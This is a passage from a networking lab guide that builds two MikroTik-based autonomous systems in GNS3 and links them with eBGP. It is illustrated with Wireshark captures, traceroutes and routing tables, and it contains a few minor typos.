


Figure 6 – AS1 network complete

3. Build a small network analogous with the following specifications to function as **AS-2**:

3.1. Class B Supernet – **20.0.0.0/16**

Host Range	
Host Lower Bound	**20.0.0.1**
Host Upper Bound	**20.0.255.254**

3.2. Subnet – **Green**

3.2.1. One switch – *Ethernet switch*

3.2.2. Two client machines – *VPCS*

3.2.3. Minimize wasted address space for *1000 hosts*

Network Information	
Network	**20.0.0.0**
Netmask	**255.255.252.0 (/22)**
Broadcast	**20.0.3.255**
Gateway	**20.0.0.1**
DHCP Lower Bound	**20.0.0.2**
DHCP Upper Bound	**20.0.3.254**

3.3. Subnet – **Purple**

3.3.1. One switch – *Ethernet switch*

3.3.2. One client machine – *VPCS*

3.3.3. One DHCP server – *Ubuntu / Windows / MikroTik CHR*

3.3.4. Minimize wasted address space for *100 hosts*

Network Information	
Network	**20.0.4.0**
Netmask	**255.255.255.128 (/25)**
Broadcast	**20.0.4.127**
Gateway	**20.0.4.1**
DHCP Lower Bound	**20.0.4.3**
DHCP Upper Bound	**20.0.4.126**

3.4. Subnet – **Backbone**

3.4.1. Three routers –*MikroTik CHR*

3.4.2. Full-mesh topology

3.4.3. Minimize wasted address space for each router-to-router connection

Connection	Network
AS2-R1 <-> AS2-R2	**20.0.5.0/30**
AS2-R1 <-> AS2-ASBR	**20.0.6.0/30**
AS2-R2 <-> AS2-ASBR	**20.0.7.0/30**

3.5. Configure OSPF to only operate only on *internal facing* ethernet ports

3.6. Configure AS2-DHCP to service both Green and Purple subnets

3.6.1. Ensure that all devices can receive IPv4 addresses

3.6.2. Ensure that all devices can ping one another

3.7. Assign default routes for each *internal router* that points to AS2-ASBR

3.7.1. Type the following command in AS2-R1

```
> ip route add dst-address=0.0.0.0/0 gateway=20.0.6.2 distance=1
```

```
> ip route add dst-address=0.0.0.0/0 gateway=20.0.5.2 distance=2
```

3.7.2. Type the following command in AS2-R2

```
> ip route add dst-address=0.0.0.0/0 gateway=20.0.7.2 distance=1
```

```
> ip route add dst-address=0.0.0.0/0 gateway=20.0.5.1 distance=2
```

3.8. Label and organize your network as necessary





Figure 7 – AS2 network complete

Phase II – Configuring BGPv4 on MikroTik RouterOS

BGPv4, the routing protocol for connecting independent autonomous systems (AS), is used between border routers to relay any information necessary by each AS. It's vital to understand that BGP is utilized by many ASNs because they may not all be part of the same entity, as well as to give administrators more control over how data is transferred between destinations.

1. At this point, you should two small networks that resemble the following figure:


AS 2
SUPERNET: 20.0.0.0/16
backbone

R1-R2 20.0.5.0/30
R1-ASBR 20.0.6.0/30
R2-ASBR 20.0.7.0/30
PC4
PC5
PC6
AS2-DHCP
20.255.255.1
AS2-R1
20.255.255.2
AS2-R2
.1
.1
.2
.1
.1
.1
.2
.2
GREEN-SWITCH
PURPLE-SWITCH
SUBNET GREEN: 20.0.0.0/22
SUBNET PURPLE: 20.0.4.0/25
AS2-ASBR
20.255.255.0
AS1-ASBR
10.255.255.0
.2
.2
AS 1
SUPERNET: 10.0.0.0/16
RED-SWITCH
BLUE-SWITCH
.1
.1
.1
.1
.2
.1
AS1-R1
10.255.255.1
AS1-R2
10.255.255.2
backbone

R1-R2 10.0.4.0/30
R1-ASBR 10.0.5.0/30
R2-ASBR 10.0.6.0/30
PC1
PC2
PC3
AS1-DHCP
SUBNET RED: 10.0.0.0/23
SUBNET BLUE: 10.0.2.0/24

Figure 8 – Both networks in GNS3

2. Connect two ASBR's together using a random network of your choice

> **NOTE:** In this example, *ether1* of both border routers are connected over the **172.155.10.0/30** network. Don't forget to update the interface IP addresses!




Figure 9 – Connecting AS1 and AS2

3. Initialize a Wireshark packet capture between the two AS networks


4. Create a new BGP instance on **AS1-ASBR**

```
> routing bgp connection add name=HOST-TO-AS2 as=1 local.role=ebgp router-id=10.255.255.0 remote.address=172.155.10.2 output.redistribute=connected,ospf
```

Command	Definition
name	Name of the new connection instance. This can be anything, but it should represent its function for best practice.
as	ASN integer of the local autonomous system.
local.role	Specifies whether BGP is being used internally (ibgp) or externally (ebgp). Since we are connecting two different AS-es, eBGP is preferred.
router-id	The identification of the local router for the receiving router to recognize.
remote.address	Specifies the remote interface address of the receiving router.
output.redistribute	Specified which routes to be shared with any connected BGP neighbors

5. In Wireshark, you should now see TCP SYN packets attempting to establish a BGP session with AS2-ASBR

NOTE: You should *NOT* see any OSPF Hello packets on this link!!



```
172.155.10.1     172.155.10.2    TCP    37747 → 179 [SYN] Seq=
172.155.10.2     172.155.10.1    TCP    179 → 37747 [RST, ACK]
172.155.10.1     172.155.10.2    TCP    41063 → 179 [SYN] Seq=
172.155.10.2     172.155.10.1    TCP    179 → 41063 [RST, ACK]
```


Figure 10 – Wireshark packet capture

6. Create a new BGP instance on **AS2-ASBR**

```
  > routing bgp connection add name=HOST-TO-AS1 as=2 local.role=ebgp router-id=20.255.255.0 remote.address=172.155.10.1 output.redistribute=connected,ospf
```

7. You will know when you are successful if you see the following packets in Wireshark

NOTE: Looking at Wireshark, you should notice a TCP handshake occur between the two routers followed by two OPEN messages and a steady stream of KEEPALIVE messages. This means that the connection was successful and both routers are able to communicate with each other. After every BGP packet, the recipient will respond with an obligatory TCP ACK segment, acknowledging a successful transmission of data.




```
172.155.10.2    172.155.10.1    TCP    35717 → 179 [SYN]
172.155.10.1    172.155.10.2    TCP    179 → 35717 [SYN,
172.155.10.2    172.155.10.1    TCP    35717 → 179 [ACK]
172.155.10.2    172.155.10.1    BGP    OPEN Message
172.155.10.1    172.155.10.2    TCP    179 → 35717 [ACK]
172.155.10.1    172.155.10.2    BGP    OPEN Message
172.155.10.2    172.155.10.1    TCP    35717 → 179 [ACK]
172.155.10.2    172.155.10.1    BGP    KEEPALIVE Message
172.155.10.1    172.155.10.2    TCP    179 → 35717 [ACK]
172.155.10.1    172.155.10.2    BGP    KEEPALIVE Message
172.155.10.2    172.155.10.1    TCP    35717 → 179 [ACK]
172.155.10.2    172.155.10.1    BGP    KEEPALIVE Message
172.155.10.1    172.155.10.2    TCP    179 → 35717 [ACK]
172.155.10.1    172.155.10.2    BGP    KEEPALIVE Message
172.155.10.2    172.155.10.1    TCP    35717 → 179 [ACK]
172.155.10.2    172.155.10.1    BGP    UPDATE Message
172.155.10.1    172.155.10.2    BGP    UPDATE Message
172.155.10.1    172.155.10.2    TCP    179 → 35717 [ACK]
172.155.10.2    172.155.10.1    TCP    35717 → 179 [ACK]
```

Figure 11 – Wireshark packet capture

8. You should also start to see UPDATE messages containing Network Layer Reachability Information (NLRI)

> **NOTE:** Looking at the details of this packet will reveal the network addresses being distributed by BGP. In the example below, AS2-ASBR is telling AS2 about the nine subnets on its network.



```
172.155.10.2       172.155.10.1     BGP     UPDATE Message
172.155.10.1       172.155.10.2     BGP     UPDATE Message
172.155.10.2       172.155.10.1     BGP     KEEPALIVE Message
```


```
− Network Layer Reachability Information (NLRI)
    + 10.255.255.0/32
    + 10.255.255.1/32
    + 10.255.255.2/32
    + 10.0.5.0/30
    + 10.0.6.0/30
    + 10.0.4.0/30
    + 172.155.10.0/30
    + 10.0.0.0/23
    + 10.0.2.0/24
```

Figure 12 – BGP Update packet analysis

Phase III – Testing the BGP Connection

Now that we have a BGP session started, hopefully we have cross-network communication working.


1. From PC1, trace the path to any device on the Green subnet



```
PC1> trace 20.0.0.3 -P 1
trace to 20.0.0.3, 8 hops max (ICMP), press Ctrl+C to stop
 1   10.0.0.1    0.635 ms  0.442 ms  0.387 ms
 2   10.0.5.2    1.527 ms  1.077 ms  0.768 ms
 3   172.155.10.2   2.428 ms  0.888 ms  0.778 ms
 4   20.0.6.1    2.606 ms  1.440 ms  2.038 ms
 5   20.0.0.3    2.746 ms  1.404 ms  1.751 ms

PC1>
```

Figure 13 – PC1 tracing path to PC4


2. Cut some links PC1 used to test the integrity of both networks



```
PC1> trace 20.0.0.3 -P 1
trace to 20.0.0.3, 8 hops max (ICMP), press Ctrl+C to stop
 1   10.0.0.1    0.519 ms  1.128 ms  0.305 ms
 2   10.0.4.2    0.998 ms  0.872 ms  0.615 ms
 3   10.0.6.2    2.081 ms  1.977 ms  0.927 ms
 4   172.155.10.2   3.194 ms  1.616 ms  1.471 ms
 5   20.0.7.1    4.157 ms  2.608 ms  3.211 ms
 6   20.0.5.1    5.536 ms  2.607 ms  2.840 ms
 7   20.0.0.3    4.890 ms  2.711 ms  2.346 ms

PC1>
```

Figure 14 – PC1 re-tracing path to PC4


Congratulations! You made a small enterprise network that can dynamically update using various routing protocols. You may be asking yourself, whats the point of BGP? Couldn't we have simply used OSPF to create the same results? Look at the routing table on AS1-R1:



```
[admin@AS1-R1] > ip route print
Flags: D - DYNAMIC; I - INACTIVE, A - ACTIVE; c - CO
 H - HW-OFFLOADED
Columns: DST-ADDRESS, GATEWAY, DISTANCE
#       DST-ADDRESS       GATEWAY          DISTANCE
0  As   0.0.0.0/0         10.0.4.2                2
1  IsH  0.0.0.0/0         10.0.5.2                1
  DAc   10.0.0.0/23       ether1                  0
  DAo   10.0.2.0/24       10.0.4.2%ether2       110
  DAc   10.0.4.0/30       ether2                  0
  DIcH  10.0.5.0/30       ether3                  0
  DAo   10.0.6.0/30       10.0.4.2%ether2       110
  DAo   10.255.255.0/32   10.0.4.2%ether2       110
  DAc   10.255.255.1/32   loopback                0
  DAo   10.255.255.2/32   10.0.4.2%ether2       110
[admin@AS1-R1] >
```

Figure 15 – AS1-R1 routing table

Now compare this with the routing table on AS1-ASBR:



```
[admin@AS1-ASBR] > ip route print
Flags: D - DYNAMIC; I - INACTIVE, A - ACTIVE; c - C
- HW-OFFLOADED
Columns: DST-ADDRESS, GATEWAY, DISTANCE
     DST-ADDRESS       GATEWAY          DISTANCE
DAo  10.0.0.0/23       10.0.6.1%ether3       110
DAo  10.0.2.0/24       10.0.6.1%ether3       110
DAo  10.0.4.0/30       10.0.6.1%ether3       110
DIcH 10.0.5.0/30       ether2                  0
DAc  10.0.6.0/30       ether3                  0
DAc  10.255.255.0/32   loopback                0
DAo  10.255.255.1/32   10.0.6.1%ether3       110
DAo  10.255.255.2/32   10.0.6.1%ether3       110
DAb  20.0.0.0/22       172.155.10.2           20
DAb  20.0.4.0/25       172.155.10.2           20
DAb  20.0.5.0/30       172.155.10.2           20
DAb  20.0.7.0/30       172.155.10.2           20
DAb  20.255.255.0/32   172.155.10.2           20
DAb  20.255.255.1/32   172.155.10.2           20
DAb  20.255.255.2/32   172.155.10.2           20
D b  172.155.10.0/30   172.155.10.2           20
DAc  172.155.10.0/30   ether1                  0
[admin@AS1-ASBR] >
```

Figure 16 – AS1-ASBR routing table


Notice how AS1-R1 only cares about the routes in its local AS, while the border router takes on the burden of inter-network communication. This is the power of BGP: to offload some networking tasks to dedicated machines, so that other routers can perform more efficiently in their given area.

BGP Troubleshooting

The following router commands are useful in troubleshooting errors you might encounter. Below is the expected output for AS1-ASBR.

1. View established sessions. In this example, there should only be one on both border routers. If there is no output, that means that the neighboring router failed to connect either due to faulty configuration or no configuration at all.

```
> routing bpg session print
```

